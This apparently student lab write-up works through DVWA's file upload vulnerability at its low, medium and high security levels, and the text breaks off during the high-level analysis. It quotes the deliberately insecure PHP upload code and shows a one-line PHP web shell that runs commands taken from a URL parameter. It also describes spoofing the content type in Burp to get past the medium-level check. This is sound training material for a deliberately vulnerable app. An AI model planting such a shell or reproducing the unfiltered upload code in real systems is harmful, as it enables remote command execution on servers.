

Lab 5 - Unrestricted File Upload

LOW LEVEL


```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );


    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
    }
}
```

Since the uploaded file check does not go through any filter, we can easily upload a php file to perform the exploit.

The screenshot shows a Kali Linux virtual machine running DVWA (Damn Vulnerable Web Application) v1.10. The browser window displays the 'Vulnerability: File Upload' page. The page has a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (highlighted), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area shows a message: 'Choose an image to upload.' with a 'Browse...' button and a red message: '.../hackable/uploads/test.php successfully uploaded!'. Below this, there is a 'More Information' section with links to 'https://owasp.org/www-community' and 'https://www.acunetix.com/webst'. A terminal window in the foreground shows the command 'cat test.php' and the output '<?php system(\$_GET["cmd"]); ?>'. The terminal prompt is 'sacnshe153722@he153722: ~/Desktop'.



This is a PHP script that uses the built-in "system" function to execute a command passed through the GET parameter "cmd". It is a type of code injection vulnerability and could allow an attacker to execute arbitrary commands on the server.




MEDIUM LEVEL



```
// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) ) {
```


An uploaded file is a JPEG or PNG image and is less than 100,000 bytes in size. If both conditions are true, the code block following this statement will be executed.

The screenshot displays a Kali Linux virtual machine environment. On the left, a web browser window shows the 'File Upload Source' for the DVWA application, specifically the file `vulnerabilities/upload/source/medium.php`. The source code is visible, showing a PHP script that checks if a file is an image (JPEG or PNG) and if its size is less than 100,000 bytes. If both conditions are met, the file is moved to the upload folder. On the right, the DVWA application interface is shown, specifically the 'Vulnerability: File Upload' page. The page has a sidebar with various vulnerability categories like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (highlighted), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area shows the 'Vulnerability: File Upload' page with a form to upload a file. The form has a 'Choose File' button and an 'Upload' button. Below the form, a message states: `../../hackable/uploads/test.php successfully uploaded!`. The bottom of the screen shows the Kali Linux desktop environment with various icons and a taskbar.




I can bypass the security by changing the content type of the file to image/jpeg during file upload. Simply upload the test.php file and before uploading to server intercept it in burp proxy. Then replace the content type from application/x-php to image/jpeg or image/png






Then we can proceed to mine like LOW LEVEL




HIGH LEVEL

```
// Is it an image?
if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
    ( $uploaded_size < 100000 ) &&
    getimagesize( $uploaded_tmp ) ) {
```

An uploaded file has a jpeg or png extension and is less than 100,000 bytes in size. If both conditions are true, the code block following this statement will be executed. This method uses the "strtolower" function to convert the file extension to lowercase before comparing it to the valid extensions "jpg", "jpeg" 